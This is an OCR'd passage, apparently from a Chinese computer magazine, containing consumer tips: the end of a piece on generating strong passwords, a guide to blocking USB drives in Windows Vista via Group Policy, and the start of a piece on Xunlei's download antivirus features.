


图1

工具虽好，但在网吧中使用却也麻烦（毕竟有许多网吧不让随意的下载软件来运行），我再给大家介绍一个生成密码的网站http://strongpasswordgenerator.com/。登录后的网站首页如图2所示，在下拉菜单中可以选择生成密码长度，“Include symbols in password”表示在生成的密码中包含符号。




图2

我们选择好后，点击“Generate password”生成密码，生成的无规则的密码就会显示在下方了（图3）。

我得到的新密码为“<Ne6Q*:”，而下面的“< NOKIA elvis 6 QUICK * :”是为了帮助我们更好的记住密码而给出的词组（NOKIA——诺基亚，elvis——猫王，QUICK——快速）。因为是国外网站，所以都是英文单词记忆。




图3

希望大家看完本文后能够对密码的安全有一个简单的认识，可以让自己的密码设置得更强壮。

（本文所涉及到的SingK Password Producer已收录到光盘中）

教你使用Vista来禁用U盘

张诚

关于U盘的禁用，在以前X档案中曾经介绍过，这次我来给大家讲一下如何在Vista系统中使用组策略来禁用U盘。在设置之前，首先要确定自己的Vista版本是Bussiness或者Ultimate，这2个版本可以使用组策略。

话说我们寝室里只有我一台电脑，舍友们趁我不在的时候都会到我的电脑上来下载Mp3，然后再拷到他们的U盘里，因此我的电脑就成了最大的受害者，被他们U盘里存在的病毒给搞得乌七八糟，后来实在没法，我只好重装了系统。新系统安装好后，我决定不再让他们的U盘来玷污我的电脑。

首先插入我们的U盘，目的是为了“取样”U盘的“设备类型”。在“开始”－“运行”栏中输入devmgmt.msc来启动设备管理器。在设备管理器中找到“磁盘驱动器”，下面有当前电脑上磁盘设备的列表（图1）。

找到当前所插入的U盘，切换到“详细信息”选项，从“属性”下拉菜单中选择“设备类GUID”（图2），这个GUID的值也就代表着我们现在这台电脑上的U盘设备类型，点击鼠标右击可以复制这个值。

接下来，在“运行”栏输入Gpedit.msc打开组策略编辑器，在窗口左侧的树形图中展开到“计算机配置”－“管理模板”－“系统”－“设备安装”－“设备安装限制”（图3）。在右侧的设置中找到“阻止安装与下列设备ID相匹配的设备”，打开该策略的设置对话框（图4），选择“已启用”来启动该策略，然后




图 1




图 2




图 4




图 3

单击“显示”按钮，把我们刚才所复制的GUID值复制进去（图5），最后点击“确定”退出，至此这条限制策略已经开始生效了。

这样设置后，当别人趁我不在插入他们的U盘时，就会出现禁用的提示（图6），显然，他们的U盘都已经被禁用掉了，但我自己的U盘却依旧能够使用。




图 5





图 6

为什么会这样呢？这是因为我自己的U盘在设置禁用策略之前已经能够正常使用，因此并不会被禁用掉。也就是说假设在我重装好系统之后，到我设置策略之前的这段时间内，如果已经有同学的U盘在我的电脑上面使用过，那么上边的设置同样不会禁用掉他的U盘。所以，我推荐在重装完系统后，马上进行策略设置，以免后患。



全副武装——病毒、插件能奈我何？

大桥

从网上酣畅淋漓地下载文件时感觉真爽，可同时木马、后门、蠕虫、病毒、插件往往也会暗藏在下载的文件中，在系统里安家落户。轻者则劫持IE浏览器，频频弹出广告信息，强行引导到广告或黄色网站，重者则使系统慢如蜗牛，甚至一命呜呼。因此，用户的每一次下载过程都是小心翼翼，如步雷区。现在，新版迅雷与360、卡巴斯基强强联手推出了“安全中心”，可以实时为整个下载过程保驾护航。

一、全时空监控，将病毒扼杀于摇篮之中

迅雷与卡巴斯基联手，通过下载安全特征库（类似于病毒库）对下载过程进行监视、跟踪和杀毒，以确保病毒不会下载到系统中。下载资源时，迅雷“杀毒预警”功能会对当前资源进行安全判定，如果发现下载的文件中存在安全问题，那么会弹出提示信息来提醒我们终止资源的下载。下载完成后，迅雷“下载完成后杀毒”功能则会自动调用卡巴斯基进行病毒查杀。另外，在下载列表中